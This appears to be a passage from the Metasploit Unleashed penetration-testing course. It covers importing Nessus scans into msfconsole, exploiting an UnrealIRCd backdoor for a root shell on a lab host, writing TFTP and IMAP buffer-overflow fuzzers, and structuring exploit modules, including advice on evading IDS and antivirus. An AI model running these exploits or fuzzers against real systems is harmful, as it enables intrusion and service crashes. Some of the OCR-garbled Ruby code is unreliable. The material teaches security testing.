The screenshot shows the Nessus web interface. At the top, it says "Nessus" and displays the URL "172.16.194.163 https://172.16.194.163:8834". The main menu includes "Reports", "Scans", "Policies", and "Users". The "Reports" tab is selected, showing a "Report Info" panel with "Name: NetworkScan", "Last Update: Jun 15, 2012 14:12", and "Status: Completed". To the right is a "NetworkScan" report table with 7 results. The table has columns: Host, Total, High, Medium, Low, and Open Port. The data is as follows:

Host	Total	High	Medium	Low	Open Port
172.16.194.1	16	0	1	13	2
172.16.194.2	8	0	1	7	0
172.16.194.134	71	12	20	33	6
172.16.194.148	24	1	2	19	2
172.16.194.163	81	8	8	59	6
172.16.194.172	135	10	17	84	24
172.16.194.254	3	0	0	3	0

Below the table are buttons for "Download Report", "Show Filters", "Reset Filters", and "Active Filters". The status bar at the bottom says "Nessus Console | Metasploit Unleashed".

Upon completion of a vulnerability scan, we save our results in the **nbe format** and then start **msfconsole**. Next, we need to import the results into the Metasploit Framework. Let's look at the **help** command.

```
msf > help
...snip...
Database Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_status    Show the current database status
hosts       List all hosts in the database
loot        List all loot in the database
notes       List all notes in the database
services    List all services in the database
vulns       List all vulnerabilities in the database
workspace   Switch between database workspaces
```

```
msf >
```

Let's go ahead and import the nbe results file by issuing the **db_import** command followed by the path to our results file.

```
msf > db_import /root/Nessus/nessus_scan.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
...snip...
[*] Importing host 172.16.194.1
[*] Successfully imported /root/Nessus/nessus_scan.nbe
msf >
```

After importing the results file, we can execute the **hosts** command to list the hosts that are in the nbe results file.

```
msf > hosts

Hosts
=====
address      mac    name      os_name                               os_flavor  os_sp   purpose  info   comment
-----      ----  -----      -----                               -----      -----  -----   -----  -----
172.16.194.1          one of these operating systems : \nMac OS X 10.5\nMac OS X 10.6\nMac OS X 10.7\n
172.16.194.2          Unknown
172.16.194.134        Microsoft Windows
172.16.194.148        Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
172.16.194.163        Linux Kernel 3.2.6 on Ubuntu 10.04\n
172.16.194.165        php/cgi  Linux php/cgi 2.6.32-38-generic-pae #83-Ubuntu SMP Wed Jan 4 12:11:13 UTC 2012 i686
172.16.194.172        Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n

msf >
```

We see exactly what we were expecting. Next we execute the **services** command, which will enumerate all of the services that were detected running on the scanned system.

Services						
host	port	proto	name	state	info	
172.16.194.172	21	tcp	ftp	open		
172.16.194.172	22	tcp	ssh	open		
172.16.194.172	23	tcp	telnet	open		
172.16.194.172	25	tcp	smtp	open		
172.16.194.172	53	udp	dns	open		
172.16.194.172	53	tcp	dns	open		
172.16.194.172	69	udp	tftp	open		
172.16.194.172	80	tcp	www	open		
172.16.194.172	111	tcp	rpc-portmapper	open		
172.16.194.172	111	udp	rpc-portmapper	open		
172.16.194.172	137	udp	netbios-ns	open		
172.16.194.172	139	tcp	smb	open		
172.16.194.172	445	tcp	cifs	open		
172.16.194.172	512	tcp	rexecd	open		
172.16.194.172	513	tcp	rlogin	open		
172.16.194.172	514	tcp	rsh	open		
172.16.194.172	1099	tcp	rmi_registry	open		
172.16.194.172	1524	tcp		open		
172.16.194.172	2049	tcp	rpc-nfs	open		
172.16.194.172	2049	udp	rpc-nfs	open		
172.16.194.172	2121	tcp	ftp	open		
172.16.194.172	3306	tcp	mysql	open		
172.16.194.172	5432	tcp	postgresql	open		
172.16.194.172	5900	tcp	vnc	open		
172.16.194.172	6000	tcp	x11	open		
172.16.194.172	6667	tcp	irc	open		
172.16.194.172	8009	tcp	ajp13	open		
172.16.194.172	8787	tcp		open		
172.16.194.172	45303	udp	rpc-status	open		
172.16.194.172	45765	tcp	rpc-mountd	open		
172.16.194.172	47161	tcp	rpc-nlockmgr	open		
172.16.194.172	50410	tcp	rpc-status	open		
172.16.194.172	52843	udp	rpc-nlockmgr	open		
172.16.194.172	55269	udp	rpc-mountd	open		

Finally, and most importantly, the **vulns** command will list all of the vulnerabilities that were reported by Nessus and recorded in the results file. Issuing **help vulns** will provide us with this command's many options. We will filter our search by port number to lighten the output of the command.

```

msf > help vulns
Print all vulnerabilities in the database

Usage: vulns [addr range]

-h,--help      Show this help information
-p,<port> >portspec> List vulns matching this port spec
-s >svc names> List vulns matching these service names
-S,<--search> Search string to filter by
-i,<--info>     Display Vuln Info

Examples:
vulns -p 1-65536      # only vulns with associated services
vulns -p 1-65536 -s http # identified as http on any port

msf >

msf > vulns -p 139
[*] Time: 2012-06-15 18:32:26 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11011 refs=NSS-11011

msf > vulns -p 22
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-25221 refs=NSS-25221
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-32314 refs=CVE-2008-0166,BID-29179,OSVDB-45029,CWE-310,NSS-32314
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-22964 refs=NSS-22964

msf > vulns 172.16.194.172 -p 6667
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-46882 refs=CVE-2010-2075,BID-40820,OSVDB-65445,NSS-46882
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11156 refs=NSS-11156
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-17975 refs=NSS-17975
msf >

```

Let's pick the CVE associated with port 6667 found by Nessus and see if Metasploit has anything on that. We'll issue the **search** command from msfconsole followed by the [CVE number](#).

```

msf > search cve:2010-2075

Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf >

```

We see Metasploit has a working module for this [vulnerability](#). The next step is to use the module, set the appropriate options, and execute the exploit.

```

msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 172.16.194.172:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Q4SeFn7pIVSQuL2F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Q4SeFn7pIVSQuL2F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:35941) at 2012-06-15 15:08:51 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d1:62:80
          inet addr:172.16.194.172  Bcast:172.16.194.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed1:6280/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

```

```
RX packets:290453 errors:0 dropped:0 overruns:0 frame:0
TX packets:402340 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:41602322 (39.6 MB) TX bytes:344600671 (328.6 MB)
Interrupt:19 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:774 errors:0 dropped:0 overruns:0 frame:0
        TX packets:774 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:343253 (335.2 KB) TX bytes:343253 (335.2 KB)

id
uid=0(root) gid=0(root)
```

As you can see, importing Nessus scan results into Metasploit is a powerful feature. This demonstrates the versatility of the Framework, and some of the possibilities for integration with 3rd party tools such as Nessus.

Nessus via MSFconsole

Vulnerability Scanning with Metasploit

Nessus Vulnerability Scanning Directly in Metasploit

For those situations where we choose to remain at the command line, there is also the option to connect to a Nessus version 4.4.x server directly from within msfconsole. The **Nessus Bridge**, written by Zate and covered in detail at <http://blog.zate.org/2010/09/26/nessus-bridge-for-metasploit-intro/> uses xmlrpc to connect to a server instance of Nessus, allowing us to perform and import a vulnerability scan rather than doing a manual import.

We begin by first loading the *Nessus Bridge Plugin*.

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
```

Running '**nessus_help**' will display the msfconsole commands now available to us. As you can see, it is quite full-featured.

```
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands

Command           Help Text
-----
Generic Commands
-----
nessus_connect   Connect to a nessus server
nessus_logout    Logout from the nessus server
nessus_help      Listing of available nessus commands
nessus_server_status Check the status of your Nessus Server
nessus_admin     Checks if user is an admin
nessus_server_feed Nessus Feed Type
nessus_find_targets Try to find vulnerable targets from a report

Reports Commands
-----
nessus_report_list List all Nessus reports
nessus_report_get Import a report from the nessus server in Nessus v2 format
nessus_report_hosts Get list of hosts from a report
nessus_report_host_ports Get list of open ports from a host from a report
nessus_report_host_detail Detail from a report item on a host

Scan Commands
-----
nessus_scan_new   Create new Nessus Scan
nessus_scan_status List all currently running Nessus scans
...snip...
```

Prior to beginning, we need to connect to the Nessus server on our network. Note that we need to add '**ok**' at the end of the connection string to acknowledge the risk of man-in-the-middle attacks being possible.

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is possible for an attacker
[-]       with the ability to man-in-the-middle the Nessus traffic to capture the Nessus
[-]       credentials. If you are running this on a trusted network, please pass in 'ok'
[-]       as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

To see the scan policies that are available on the server, we issue the '**nessus_policy_list**' command. If there are not any policies available, this means that you will need to connect to the *Nessus GUI* and create one before being able to use it.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name      Owner  visibility
--  --        --      --
1   the_works  dook   private

msf >
```

To run a Nessus scan using our existing policy, use the command '**nessus_scan_new**' followed by the policy ID number, a name for your scan, and the target.

```
msf > nessus_scan_new
[*] Usage:
```

```

[*]      nessus_scan_new policy id scan name targets
[*]      use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning 192.168.1.161
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >

```

To see the progress of our scan, we run '**nessus_scan_status**'. Note that there is no progress indicator so we keep running the command until we see the message '**No Scans Running**'.

```

msf > nessus_scan_status
[+] Running Scans

Scan ID          Name   Owner  Started           Status  Current Hosts  Total Hosts
-----          ----  ----  -----           -----  -----  -----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  dook   19:39 Sep 27 2010  running  0           1

[*] You can:
[+]      Import Nessus report to database :    nessus_report_get reportid
[+]      Pause a nessus scan :        nessus_scan_pause scanid
msf > nessus_scan_status
[*] No Scans Running.

[*] You can:
[*]      List of completed scans:    nessus_report_list
[*]      Create a scan:            nessus_scan_new policy id scan name target(s)
msf >

```

When Nessus completes the scan, it generates a report for us with the results. To view the list of available reports, we run the '**nessus_report_list**' command. To import a report, we run '**nessus_report_get**' followed by the report ID.

```

msf > nessus_report_list
[+] Nessus Report List

ID          Name   Status     Date
--          ----  -----  -----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  completed  19:47 Sep 27 2010

[*] You can:
[*]      Get a list of hosts from the report:    nessus_report_hosts report id
msf > nessus_report_get
[*] Usage:
[*]      nessus_report_get report id
[*]      use nessus_report_list to list all available reports for importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >

```

With the report imported, we can list the hosts and vulnerabilities just as we could when importing a report manually.

```

msf > hosts -c address,vulns

Hosts
=====

address      vulns
-----      -----
192.168.1.161  33

msf > vulns
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=3389 proto=tcp name= NSS-10940 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1900 proto=udp name= NSS-35713 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1030 proto=tcp name= NSS-22319 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-10396 refs=
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-0019
[*] Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 port=445 proto=tcp name= NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161
...snip...

```

```
root@kali-vm: ~
File Edit View Search Terminal Help

msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_help

Command           Help Text
-----
Generic Commands
-----
nessus_connect   Connect to a Nessus server
nessus_logout    Logout from the Nessus server
nessus_login     Login into the connected Nessus server with a different username and password
nessus_save       Save credentials of the logged in user to nessus.yml
nessus_help       Listing of available nessus commands
nessus_server_properties  Nessus server properties such as feed type, version, plugin set and server UUID.
nessus_server_status  Check the status of your Nessus Server
nessus_admin      Checks if user is an admin
nessus_template_list  List scan or policy templates
nessus_folder_list  List all configured folders on the Nessus server
nessus_scanner_list  List all the scanners configured on the Nessus server
r "the quieter you become, the more you are able to hear"
Nessus Database Commands
-----
nessus_db_scan   Create a scan of all IP addresses in db_hosts
```

Nessus plugin loaded in msfconsole | Metasploit Unleashed

You should now have an understanding of how to manually import Nessus scan results as well as use the Nessus Bridge plugin directly within the Metasploit Framework to scan for vulnerabilities.

Writing a Simple Fuzzer

Writing a Simple Fuzzer in Metasploit

What is a Fuzzer?

A **Fuzzer** is a tool used by security professionals to provide invalid and unexpected data to the inputs of a program. A typical *Fuzzer* tests an application for **buffer overflow**, invalid format strings, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS, and more.

Because the Metasploit Framework provides a very complete set of libraries to security professionals for many network protocols and data manipulations, it is a good candidate for quick development of a simple fuzzer.

Metasploit's Rex Library

The Rex::Text module provides lots of handy methods for dealing with text like:

- **Buffer** conversion
- Encoding (html, url, etc)
- Checksumming
- Random string generation

The last point is extremely helpful in writing a simple fuzzer. This will help you writing fuzzer tools such as a simple *URL Fuzzer* or full *Network Fuzzer*.

For more information about Rex, please refer to the [Rex API documentation](#).

Here are some of the functions that you can find in Rex::Text :

```
root@kali:~# grep "def self.rand" /usr/share/metasploit-framework/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```

Simple TFTP Fuzzer

Writing a Simple Fuzzer

Writing your own TFTP Fuzzer Tool

One of the most powerful aspects of Metasploit is how easy it is to make changes and create new functionality by reusing existing code. For instance, as this very simple Fuzzer code demonstrates, you can make a few minor modifications to an existing *Metasploit module* to create a **Fuzzer module**. The changes will pass ever-increasing lengths to the transport mode value to the 3Com TFTPD Service for Windows, resulting in an overwrite of EIP.

```

#Metasploit

require 'msf/core'


class Metasploit3 < 3Com TFTP Fuzzer',
    'Version'      => '$Revision: 1 $',
    'Description'  => '3Com TFTP Fuzzer Passes Overly Long Transport Mode String',
    'Author'        => 'Your name here',
    'License'       => MSF_LICENSE
)
register_options(
Opt::REPORT(69)
], self.class)
end

def run_host(ip)
    # Create an unbound UDP socket
    udp_sock = Rex::Socket::Udp.create(
        'Context'  =>
        {
            'Msf'          => framework,
            'MsfExploit'  => self,
        }
    )
    count = 10 # Set an initial count
    while count < 2000 # While the count is under 2000 run
        evil = "A" * count # Set a number of "A"s equal to count
        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00" # Define the payload
        udp_sock.sendto(pkt, ip, datastore['REPORT']) # Send the packet
        print_status("Sending: #{evil}") # Status update
        resp = udp_sock.get(1) # Capture the response
        count += 10 # Increase count by 10, and loop
    end
end

```

Testing our Fuzzer Tool

Pretty straight forward. Lets run it and see what happens.



Simple TFTP Fuzzer : Overwriting EIP | Metasploit Unleashed

And we have a crash! Our new Fuzzer tool is working as expected. While this may seem simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the TFTP protocol. This is extremely powerful, and is a hidden benefit of the Metasploit Framework.

Simple IMAP Fuzzer

Writing a Simple Fuzzer

Writing our own IMAP Fuzzer Tool

During a host reconnaissance session we discovered an IMAP Mail server which is known to be vulnerable to a buffer overflow attack (Surgemail 3.8k4-4). We found an advisory for the vulnerability but can't find any working exploits in the Metasploit database nor on the internet. We then decide to write our own exploit starting with a simple IMAP fuzzer.

From the advisory we do know that the vulnerable command is IMAP LIST and you need valid credentials to exploit the application. As we've previously seen, the big "library arsenal" present in MSF can help us to quickly script any network protocol and the IMAP protocol is not an exception. Including Msf::Exploit::Remote::Imap will save us a lot of time. In fact, connecting to the IMAP server and performing the authentication steps required to fuzz the vulnerable command, is just a matter of a single line command line! Here is the code for the IMAP LIST fuzzer:

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 > Msf::Auxiliary  
  
    include Msf::Exploit::Remote::Imap  
    include Msf::Auxiliary::Dos  
  
    def initialize  
        super(  
            'Name'      => 'Simple IMAP Fuzzer',  
            'Description' => %q{  
                An example of how to build a simple IMAP fuzzer.  
                Account IMAP credentials are required in this fuzzer.  
            },  
            'Author'     => [ 'ryujin' ],  
            'License'    => MSF_LICENSE,  
            'Version'    => '$Revision: 1 $'  
        )  
    end  
  
    def fuzz_str()  
        return Rex::Text.rand_text_alphanumeric(rand(1024))  
    end  
  
    def run()  
        strand(0)  
        while (true)  
            connected = connect_login()  
            if not connected  
                print_status("Host is not responding - this is GOOD ;)")  
                break  
            end  
            print_status("Generating fuzzed data...")  
            fuzzed = fuzz_str()  
            print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)  
            req = '0002 LIST () /' + fuzzed + "' PWNED'" + "\r\n"  
            print_status(req)  
            res = raw_send_recv(req)  
            if !res.nil?  
                print_status(res)  
            else  
                print_status("Server crashed, no response")  
                break  
            end  
        disconnect()  
    end  
end
```

Overriding the run() method, our code will be executed each time the user calls "run" from msfconsole. In the while loop within run(), we connect to the IMAP server and authenticate through the function connect_login() imported from Msf::Exploit::Remote::Imap. We then call the function fuzz_str() which generates a variable size alphanumeric buffer that is going to be sent as an argument of the LIST IMAP command through the raw_send_recv function. We save the above file in the auxiliary/dos/windows/imap subdirectory and load it from msfconsole as it follows:

```
msf > use auxiliary/dos/windows/imap/fuzz_imap  
msf auxiliary(fuzz_imap) > show options
```

Module options:			
Name	Current Setting	Required	Description
IMAPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOST		yes	The target address
RPORT	143	yes	The target port

```
msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test
```

Testing our IMAP Fuzzer Tool

We are now ready to fuzz the vulnerable IMAP server. We attach the `surgemail.exe` process from ImmunityDebugger and start our fuzzing session:

```
[*] msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () "/v1AD7DnJTykXGYMM6BmnXL[...]" "PWNED"


[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () "/lLdnxGPhPn1AwT57pCvaZfil[...]" "PWNED"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () "/FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is GOOD ;)
[*] Auxiliary module execution completed
```

MSF tells us that the IMAP server has probably crashed and ImmunityDebugger confirms it as seen in the following image:



Exploit Development

Writing Exploits in Metasploit

Exploit Development in the Metasploit Framework

Next, we are going to cover one of the most well-known and popular aspects of the Metasploit Framework, ***exploit development***. In this section, we are going to show how using the Framework for exploit development allows you to concentrate on what is unique about the `exploit`, and makes other matters such as payload, encoding, NOP generation, and so on just a matter of infrastructure.

Due to the sheer number of exploits currently available in Metasploit, there is a very good chance that there is already a module that you can simply edit for your own purposes during exploit development. To make exploit development easier, Metasploit includes a sample exploit that you can modify. You can find it under ['documentation/samples/modules/exploits/'](#).

Exploit Development Goals

Exploit Development



Exploit Development | Metasploit Unleashed

Exploit Development Goals Examples

When writing **exploits** to be used in the Metasploit Framework, your development goals should be **minimalist**.

- Offload as much work as possible to the Metasploit Framework.
- Make use of, and rely on, the **Rex protocol libraries**.
- Make heavy use of the available **mixins and plugins**.

Just as important as a minimalist design, exploits should (must) be **reliable**.

- Any **BadChars** declared must be 100% accurate.
- Ensure that **Payload->Space** is the maximum reliable value.
- The little details in exploit development matter the most.

Exploits should make use of randomness whenever possible. **Randomization** assists with **IDS**, **IPS**, and **Anti-Virus evasion** and also serves as an excellent reliability test.

- When generating padding, use `Rex::Text.rand_text_*` (`rand_text_alpha`, `rand_text_alphanumeric`, etc).
- Randomize all payloads by using encoders.
- If possible, randomize the encoder stub.
- Randomize nops too.

Just as important as functionality, exploits should be **readable** as well.

- All Metasploit modules have a consistent structure with hard-tab indents.
- Fancy code is harder to maintain, anyway.
- Mixins provide consistent option names across the Framework.

Lastly, exploits should be **useful**.

- Proof of concepts should be written as Auxiliary DoS modules, *not as exploits*.
- The final exploit reliability must be high.
- Target lists should be inclusive.

To summarize our **Exploit Development Goals** we should create *minimalistic, reliable code* that is not only *readable*, but also *useful* in real world penetration testing scenarios.

Exploit Module Format

Exploit Development

Formatting our Exploit Module

The format of an Exploit Module in Metasploit is similar to that of an Auxiliary Module but there are more fields.

- There is always a *Payload Information Block*. An Exploit without a Payload is simply an Auxiliary Module.
- A listing of available Targets is outlined.
- Instead of defining run(), exploit() and check() are used.

Exploit Module Skeleton

```
class Metasploit3 > Msf::Exploit::Remote

  include Msf::Exploit::Remote::TCP

  def initialize
    super(
      'Name'         => 'Simplified Exploit Module',
      'Description'  => 'This module sends a payload',
      'Author'        => 'My Name Here',
      'Payload'       => {'Space' => 1024, 'BadChars' => "\x00"},
      'Targets'       => [ ['Automatic', {}] ],
      'Platform'     => 'win',
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end

  # Connect to port, send the payload, handle it, disconnect
  def exploit
    connect()
    sock.put(payload.encoded)
    handler()
    disconnect()
  end
end
```

Defining an Exploit Check

Although it is rarely implemented, a method called check() should be defined in your exploit modules whenever possible.

- The check() method verifies all options except for payloads.
- The purpose of doing the check is to determine if the target is vulnerable or not.
- Returns a defined Check value.

The return values for check() are:

- CheckCode::Safe – not exploitable
- CheckCode::Detected – service detected
- CheckCode::Appears – vulnerable version
- CheckCode::Vulnerable – confirmed
- CheckCode::Unsupported – check is not supported for this module.

```
root@kali-vm: ~
File Edit View Search Terminal Help
xlink_client.rb
xlink_server.rb
msf > cat proftp_banner.rb
[*] exec: cat proftp_banner.rb

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::TcpServer

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'ProFTP 2.9 Banner Remote Buffer Overflow',
            'Description'   => %q{
                This module exploits a buffer overflow in the ProFTP 2.9
                client that is triggered through an excessively long welcome message.
            },
            'Author'         => [ 'His0k4 <his0k4.hlm[at]gmail.com>' ],
            'License'        => MSF_LICENSE,
        ))
    end

    def exploit
        connect
        banner = banner = sock.get_once

        disconnect since have cached it as self.banner
        disconnect

        case banner
        when /Serv-U FTP Server v4\.1/
            print_status('Found version 4.1.0.3, exploitable')
            return Exploit::CheckCode::Vulnerable

        when /Serv-U FTP Server/
            print_status('Found an unknown version, try it!');
            return Exploit::CheckCode::Detected

        else
            print_status('We could not recognize the server banner')
            return Exploit::CheckCode::Safe
        end

        return Exploit::CheckCode::Safe
    end

```

"the quieter you become, the more you are able to hear"

proftp banner module | Metasploit unleashed

Banner Grabbing : Sample check() Method

```
def check
    # connect to get the FTP banner
    connect

    # grab banner
    banner = banner = sock.get_once

    # disconnect since have cached it as self.banner
    disconnect

    case banner
    when /Serv-U FTP Server v4\.1/
